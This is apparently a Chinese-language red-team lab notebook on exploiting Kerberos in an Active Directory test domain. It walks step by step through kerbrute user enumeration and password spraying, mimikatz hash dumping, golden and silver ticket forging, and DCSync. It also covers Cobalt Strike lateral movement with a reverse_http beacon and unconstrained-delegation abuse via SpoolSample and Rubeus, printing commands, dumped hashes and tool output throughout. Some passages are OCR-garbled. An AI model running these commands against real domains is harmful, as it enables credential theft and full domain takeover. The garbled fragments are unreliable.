

Kerberos协议利用

AS_REQ&AS_REP阶段

域内用户枚举

- [利用工具](#)：通过 `kerberos` 预认证过程快速枚举域内用户。从域外对域用户进行用户枚举和口令暴力破解
- [渗透技巧-通过Kerberos-pre-auth进行用户枚举和口令爆破](#)：参考三好学生的文章进行学习。
- [python实现的工具](#)：支持对NTLM-hash的验证。

1. 枚举用户是否存在：适用场景不掌握域用户的口令，所以无法通过LDAP协议枚举出所有域用户，可以使用这种方式来验证用户是否存在

```
kerbrute.exe userenum --dc 192.168.138.138 -d sun.com -v ./userTop.txt
```

```
2022/10/20 09:42:48 > [!] 10002@sun.com - User does not exist
2022/10/20 09:42:48 > [!] 8001@sun.com - User does not exist
2022/10/20 09:42:48 > [!] 8002@sun.com - User does not exist
2022/10/20 09:42:48 > [!] 123123@sun.com - User does not exist
2022/10/20 09:42:48 > [!] a@sun.com - User does not exist
2022/10/20 09:42:48 > [!] b@sun.com - User does not exist
2022/10/20 09:42:48 > [!] c@sun.com - User does not exist
2022/10/20 09:42:48 > [!] d@sun.com - User does not exist
2022/10/20 09:42:48 > [!] admins@sun.com - User does not exist
2022/10/20 09:42:48 > [+] VALID USERNAME: administrator@sun.com
2022/10/20 09:42:48 > [!] base@sun.com - User does not exist
2022/10/20 09:42:48 > [!] user@sun.com - User does not exist
2022/10/20 09:42:48 > [!] root@sun.com - User does not exist
2022/10/20 09:42:48 > [+] VALID USERNAME: leo@sun.com
2022/10/20 09:42:48 > [+] VALID USERNAME: administrator@sun.com
2022/10/20 09:42:48 > [!] ceshi@sun.com - User does not exist
2022/10/20 09:42:48 > [!] super1@sun.com - User does not exist
2022/10/20 09:42:48 > [!] ceshi123@sun.com - User does not exist
2022/10/20 09:42:48 > [!] admin123@sun.com - User does not exist
2022/10/20 09:42:48 > [!] sysadmin@sun.com - User does not exist
2022/10/20 09:42:48 > [!] test@sun.com - User does not exist
```

2. 口令验证：在确定了用户存在以后，可以使用这个功能来验证口令是否正确。

```
kerbrute.exe passwordspray --dc 192.168.138.138 -d sun.com -v userTop.txt
```

"123.com"

```
2022/10/20 09:46:44 > [!] 11111111@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] sys@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] master@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] qweqwe@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] 22222222@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] 0admin@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] 0manager@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] Anonymous@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] administrator@sun.com:123.com - Invalid password
2022/10/20 09:46:44 > [!] Any@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] AUTOLOG1@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] wangshuai@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] zhangsan@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] lisi@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] liwei@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] administrator@sun.com:123.com - Invalid password
2022/10/20 09:46:44 > [!] lili@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] 1000@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] 1003@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] 1004@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] chengjie@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] 1002@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] 1001@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [+] VALID LOGIN: leo@sun.com:123.com
2022/10/20 09:46:44 > [!] 1005@sun.com:123.com - User does not exist
2022/10/20 09:46:44 > [!] 1009@sun.com:123.com - User does not exist
```

黄金票据

在 kerberos 协议中每一张 TGT 都是由 krbtgt 用户的 NTLM-hash 加密生成的, 当我们获取到 krbtgt 用户的 NTLM-hash 之后便可以直接伪造任意用户的票据, 这种攻击方式称为黄金票据。

1. 抓取用户 Hash: mimikatz.exe "privilege::debug" "lsadump::lsa /patch" exit

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /patch
Domain : SUN / S-1-5-21-3388020223-1982701712-4030140183
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : df9f38f7839bf353c64e9e8522a33bc7

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 65dc23a67f31503698981f2665f9d858

RID : 000003e8 (1000)
User : admin
LM :
NTLM : 930ed7a168764a3cd04b1c7e525978d4

RID : 00000456 (1110)
User : leo
LM :
NTLM : afffeba176210fad4628f0524bfe1942

RID : 000003e9 (1001)
User : DC$
LM :
NTLM : 0d2f84e82acea768a2ce3ac5dbf13c51

RID : 00000451 (1105)
User : WIN7$
LM :
NTLM : 26828b63d37bb0e5ac93b66f525131bd
```

获取 SID: S-1-5-21-3388020223-1982701712-4030140183 和 NTLM-Hash:

65dc23a67f31503698981f2665f9d858

2. 生成票据: kerberos::golden /admin:administrator /domain:sun.com /sid:S-1-5-21-3388020223-1982701712-4030140183 /krbtgt:65dc23a67f31503698981f2665f9d858 /ticket:ticket.kirbi

3. 注入票据: `kerberos::ptt ticket.kirbi`

```
C:\Users\Administrator.WIN7>dir \\dc\C$
登录失败: 未知用户名或密码。

C:\Users\Administrator.WIN7>whoami
win7\administrator

C:\Users\Administrator.WIN7>cd Desktop

C:\Users\Administrator.WIN7\Desktop>mimikatz.exe "kerberos::ptt ticket.kirbi" exit

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX < vincent.letoux@gmail.com >
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz(commandline) # exit
Bye!

C:\Users\Administrator.WIN7\Desktop>dir \\dc\C$
驱动器 \\dc\C$ 中的卷没有标签。
卷的序列号是 DE8B-9C25

\\dc\C$ 的目录

2022/10/18 11:53 <DIR> inetpub
2022/10/20 10:16 <DIR> mimikatz
2022/10/20 10:05 1,206,166 mimikatz.zip
2009/07/14 11:20 <DIR> PerfLogs
2020/03/02 23:58 <DIR> Program Files
2020/03/02 23:58 <DIR> Program Files (x86)
2020/03/02 23:51 <DIR> Users
2022/10/20 10:12 <DIR> Windows
1 个文件 1,206,166 字节
7 个目录 34,266,738,688 可用字节

C:\Users\Administrator.WIN7\Desktop>
```

理论上票据可以伪装成任意用户，直接伪装成域管可以直接获取域管权限。注入票据之后可以直接通过 `IPC$` 可以访问到域管机器的目录。

```
Beacon 192.168.138.120@2988 X Beacon 192.168.138.120@2780 X

beacon> shell dir \\dc\c$
[*] Tasked beacon to run: dir \\dc\c$
[*] host called home, sent: 42 bytes
[*] received output:
注册失败: 未知的用户名或错误密码。

beacon> mimikatz kerberos:golden /user:administrator /domain:sum.com /sid:S-1-5-21-3388020223-1982701712-4030140183 /kzbtgt:65dc23a67f31503698981f2665f9d858 /endin:480 /renewmax:10080 /ptt
[*] Tasked beacon to run mimikatz's kerberos:golden /user:administrator /domain:sum.com /sid:S-1-5-21-3388020223-1982701712-4030140183 /kzbtgt:65dc23a67f31503698981f2665f9d858 /endin:480 /renewmax:10080 /ptt command
[*] received output:
Peer : administrator
Domain : sum.com (SUN)
SID : S-1-5-21-3388020223-1982701712-4030140183
Peer Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 65dc23a67f31503698981f2665f9d858 - rc4_hmac_nt
Effective : 2022/10/20 12:12:56 ; 2022/10/20 20:12:56 ; 2022/10/27 12:12:56
> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ sum.com' successfully submitted for current session

beacon> shell dir \\dc\c$
[*] Tasked beacon to run: dir \\dc\c$
[*] host called home, sent: 42 bytes
[*] received output:
移动回 \\dc\c$ 中的性能没有验证。
看的序列号是 0000-0025

\\dc\c$ 的目录

2022/10/18 11:53 <DIR> inetpub
2022/10/20 10:16 <DIR> mimikatz
2022/10/20 10:05 1,206,166 mimikatz.zip
2022/07/14 11:20 <DIR> BurpLogs

192.168.138.138 192.168.138.138 test SYSTEM DC rundll32.exe 2880 x64 55s

Beacon 192.168.138.120@2988 X Beacon 192.168.138.120@2780 X 目标X
[*] Tasked beacon to scan ports 3389 on 192.168.138.0-192.168.138.255
[*] host called home, sent: 93245 bytes
[*] received output:
(ARP) Target '192.168.138.1' is alive. 00-50-56-CD-00-01
[*] received output:
(ARP) Target '192.168.138.120' is alive. 00-DC-29-C8-0E-01
[*] received output:
(ARP) Target '192.168.138.138' is alive. 00-DC-29-34-05-08
[*] received output:
(ARP) Target '192.168.138.254' is alive. 00-50-56-FD-C4-1B
[*] received output:
192.168.138.138:3389
192.168.138.120:3389
[*] received output:
Scanner module is complete
Beacon> jump psExec64 DC test
[*] Tasked beacon to run windows/beacon_http/reverse_http (192.168.138.1:8000) on DC via Service Control Manager (\\DC\\ADMIN$\\3ed41bc.exe)
[*] host called home, sent: 289405 bytes
[*] received output:
Started service 3ed41bc on DC
```

注入票据之后可以通过 `PsExec` 直接执行命令，系统上线。

TGS_REQ&TGS_REP阶段

Kerberosast攻击

白银票据

在没有配置PAC的情况下，可以通过伪造 `ST` 来访问服务，但是只能访问特定服务器上的部分服务。假设已经获取DC服务器的机器账户 `NTLM-Hash`，那就可以使用白银票据访问 `LDAP` 服务执行 `DCsync`，也可伪造其他服务造成危害。

1. 获取DC服务器的机器账户 Hash：`mimikatz.exe "privilege::debug" "lsadump::lsa /patch" exit`

```
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /patch
Domain : SUN / S-1-5-21-3388020223-1982701712-4030140183

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : df9f38f7839bf353c64e9e8522a33bc7

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 65dc23a67f31503698981f2665f9d858

RID : 000003e8 (1000)
User : admin
LM :
NTLM : 930ed7a168764a3cd04b1c7e525978d4

RID : 00000456 (1110)
User : leo
LM :
NTLM : afffeba176210fad4628f0524bfe1942

RID : 000003e9 (1001)
User : DC$
LM :
NTLM : 0d2f84e82acea768a2ce3ac5dbf13c51
```

DC\$ 机器账户 NTLM-Hash: 0d2f84e82acea768a2ce3ac5dbf13c51, 域id: S-1-5-21-3388020223-1982701712-4030140183

2. 制作票据: `kerberos::golden /domain:sun.com /sid:S-1-5-21-3388020223-1982701712-4030140183 /target:dc.sun.com /service:ldap /rc4:0d2f84e82acea768a2ce3ac5dbf13c51 /user:zhangsan /ticket:ticket.kirbi`。
user 参数可以随意, target 参数写域控的域名。
3. 注入票据: `kerberos::ptt ticket.kirbi`
4. 导出域内 Hash: `lsadump::dcsync /domain:sun.com /user:krbtgt`, 利用导出的 NTLM-Hash 可以制作黄金票据。

```
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:sun.com /user:krbtgt
[DC] 'sun.com' will be the domain
[DC] 'DC.sun.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kull_m_rpc_drsrc_getDCBind ; RPC Exception 0x00000005 (5)

mimikatz #
```

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:sun.com /user:krbtgt
[DC] 'sun.com' will be the domain
[DC] 'DC.sun.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **


SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2020/3/3 0:05:24
Object Security ID : S-1-5-21-3388020223-1982701712-4030140183-502
Object Relative ID : 502

Credentials:
Hash NTLM: 65dc23a67f31503698981f2665f9d858
```

非约束委派

- [Kerberos协议之非约束委派](#)


- 基于非约束/约束委派的原则和利用



在第二篇文章中详细介绍了非约束委派下 TGT 的获取。在上面这张微软官方流程图中，也可以看到在 AS_REP 之后，又发起了一次请求，获取一个可以转发的 TGT 票据，而非约束委派的机器缓存的也就是这张可转发的票据。

当 user 访问 service1 时，如果 service1 的服务账号如果开启了 Unconstrained Delegation（非约束委派），则当 user 访问 service1 时会将 user 的 TGT（带有可转发标记）发送给 service1 并保存在内存中以备下次重用，然后 service1 就可以利用这张 TGT 以 user 的身份去访问域内的任何服务（任何服务是指 user 能访问的服务）了。

1. 开启非约束委派。



2. 查找使用了约束委派的机器：AdFind.exe -h 192.168.138.138 -u sun.com\leo -up 123.com -b dc=sun,dc=com -f "(&(objectCategory=computer)(objectClass=computer))"

(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn。使用 adFind 远程查找，可以避免 adFind 被查杀，ldapsearch 也可以查找。

可以用 ldap 查询筛选。查找域中配置非约束委派的用户：

(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))

查找域中配置非约束委派的主机：

(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))

```
jectCategory=computer)(objectClass=computer)(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn
```

```
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
```

```
Using server: DC.sun.com:389
```

```
Directory: Windows Server 2008 R2
```

```
dn:CN=DC,OU=Domain Controllers,DC=sun,DC=com
```

```
dn:CN=WIN7,CN=Computers,DC=sun,DC=com
```

```
2 Objects returned
```

3. 先利用 mimikatz 导出系统内的票据，可以看到此时没有关于域管的票据：mimikatz.exe
"privilege::debug" "sekurlsa::tickets /export" exit。

共享 新建文件夹		
名称	修改日期	类型
[0;3e4]-0-0-40a40000-WIN7\$cifs-dc.sun.com.kirbi	2022/10/20 20:41	KIRBI 文件
[0;3e4]-0-1-40a40000-WIN7\$lDap-DC.sun.com.kirbi	2022/10/20 20:41	KIRBI 文件
[0;3e4]-2-0-60a00000-WIN7\$krbtgt-SUN.COM.kirbi	2022/10/20 20:41	KIRBI 文件
[0;3e4]-2-1-40e00000-WIN7\$krbtgt-SUN.COM.kirbi	2022/10/20 20:41	KIRBI 文件
[0;3e7]-0-0-40a40000-WIN7\$lDAP-DC.sun.com.kirbi	2022/10/20 20:41	KIRBI 文件
[0;3e7]-0-1-40a40000-WIN7\$cifs-dc.sun.com.kirbi	2022/10/20 20:41	KIRBI 文件
[0;3e7]-0-2-40a40000.kirbi	2022/10/20 20:41	KIRBI 文件
[0;3e7]-0-3-40a40000-WIN7\$lDAP-DC.sun.com.kirbi	2022/10/20 20:41	KIRBI 文件
[0;3e7]-2-0-60a00000-WIN7\$krbtgt-SUN.COM.kirbi	2022/10/20 20:41	KIRBI 文件
[0;3e7]-2-1-40e00000-WIN7\$krbtgt-SUN.COM.kirbi	2022/10/20 20:41	KIRBI 文件
mimidrv.sys	2013/1/22 17:50	系统文件
mimikatz	2022/9/19 16:44	应用程序
mimilib.dll	2022/9/19 16:44	应用程序扩展
mimispool.dll	2022/9/19 16:43	应用程序扩展

4. 通过 kerberos 的 cifs 协议从域控主动访问 WIN7 机器：dir \\WIN7\C\$, 使用的就是域管的票据。然后通过 mimikatz 导出系统内的票据，存在一张域管的票据。导入该票据，可以通过 dcsync 导出域内哈希。也有用 WINRM 协议的，不过这个好像要安装 IIS 服务之后才能用这个协议，我是 WIN7 机器，用这个协议是失败的。可以重复一下上面的实验，不过首先关闭 WIN7 的非约束委派设置，然后将再从域控主动访问，看能否缓存到票据。不过如果先做了非约束委派的实验，设置的时候记得把两个机器都重启，不然会有缓存。

The image shows a Windows file explorer window displaying a list of files. The files are organized in a table with columns: 名称 (Name), 修改日期 (Modified Date), 类型 (Type), and 大小 (Size). The files are mostly .kirbi files, which are Kerberos tickets, and one system file named mimidrv.sys. Below the file explorer, a terminal window titled 'mimikatz 2.2.0 x64 (oe.oo)' is open. The terminal shows the output of the mimikatz tool, including session keys, tickets, and the result of the 'kerberos::ptt admin.kirbi' command. A red arrow points from the file '[0;3e7]-2-1-40e00000-WIN7\$@krbtgt-SUN.COM.kirbi' in the file explorer to the terminal output.

名称	修改日期	类型
[0;3e4]-0-0-40a40000-WIN7\$@cifs-dc.sun.com.kirbi	2022/10/20 20:49	KIRBI 文件
[0;3e4]-0-1-40a40000-WIN7\$@ldap-DC.sun.com.kirbi	2022/10/20 20:49	KIRBI 文件
[0;3e4]-2-0-60a00000-WIN7\$@krbtgt-SUN.COM.kirbi	2022/10/20 20:49	KIRBI 文件
[0;3e4]-2-1-40e00000-WIN7\$@krbtgt-SUN.COM.kirbi	2022/10/20 20:49	KIRBI 文件
[0;3e7]-0-0-40a40000-WIN7\$@LDAP-DC.sun.com.kirbi	2022/10/20 20:49	KIRBI 文件
[0;3e7]-0-1-40a40000-WIN7\$@cifs-dc.sun.com.kirbi	2022/10/20 20:49	KIRBI 文件
[0;3e7]-0-2-40a40000.kirbi	2022/10/20 20:49	KIRBI 文件
[0;3e7]-0-3-40a40000-WIN7\$@LDAP-DC.sun.com.kirbi	2022/10/20 20:49	KIRBI 文件
[0;3e7]-2-0-60a00000-WIN7\$@krbtgt-SUN.COM.kirbi	2022/10/20 20:49	KIRBI 文件
[0;3e7]-2-1-40e00000-WIN7\$@krbtgt-SUN.COM.kirbi	2022/10/20 20:49	KIRBI 文件
[0;83a10]-2-0-60a00000-Administrator@krbtgt-SUN.C...	2022/10/20 20:49	KIRBI 文件
mimidrv.sys	2013/1/22 17:50	系统文件
mimikatz	2022/9/19 16:44	应用程序
mimilib.dll	2022/9/19 16:44	应用程序扩展
mimispool.dll	2022/9/19 16:43	应用程序扩展

```
mimikatz 2.2.0 x64 (oe.oo)
Session Key      : 0x00000017 - rc4_hmac_nt
                  ae2acaf59c8ec40ddb6d26a195fa0d00
Ticket           : 0x00000017 - rc4_hmac_nt      ; kvno = 2
[...]
* Saved to file [0;3e7]-2-1-40e00000-WIN7$@krbtgt-SUN.COM.kirbi !

mimikatz # kerberos::ptt admin.kirbi
* File: 'admin.kirbi': OK

mimikatz # lsadump::dcsync /domain:sun.com /user:krbtgt
[DC] 'sun.com' will be the domain
[DC] 'DC.sun.com' will be the DC server
[DC] 'krbtgt' will be the user account
Rpccl Service    : ldap
Rpccl AuthnSvc    : GSS_NEGOTIATE (9)

Object RDN       : krbtgt

** SAM ACCOUNT **

SAM Username     : krbtgt
Account Type      : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
```

6. 在实际利用非约束委派的过程中，不会刚好域管就向机器发起了一个服务请求，所以要强制域管向非约束委派机器发起一个服务请求，然后本地监听截获这个票据。


7. 非约束委派+Spooler 打印机服务。

利用 Windows 打印系统远程协议 (MS-RPRN) 中的一种旧的但是默认启用的方法，在该方法中，域用户可以使用 MS-RPRN RpcRemoteFindFirstPrinterChangeNotification(Ex) 方法强制任何运行了 Spooler 服务的计算机以通过 Kerberos 或 NTLM 对攻击者选择的目标进行身份验证。


工具: <https://github.com/leechristensen/SpoolSample>

议题文章地址: <https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory>

8. 需要以域用户运行 SpoolSample, 需要开启 Print Spooler 服务, 该服务默认自启动。



9. 前面的与环境一直存在问题, 运行 SpoolSample.exe 之后就会直接停止工作, 应该是打印机服务的问题, 后面缓存全新的环境实验。



10. 使 DC 强制访问 OA 认证, 同时使用 rubeus 监听来自 DC 的 4624 登录日志。Rubeus.exe monitor /interval:1 /filteruser:dc\$ 实时监听传递过来的 TGT 票据。Rubeus 在本地管理员运行, 因为要读取系统记录日志。runas /user:oa\administrator cmd.exe 可以使用本地

```
C:\Users\oa\Desktop>Rubeus.exe monitor /interval:1 /filteruser:dc$
```



```
<_ _ _ \      | |  
|_|_|> >_ _ _ | | _ _ _ _ _  
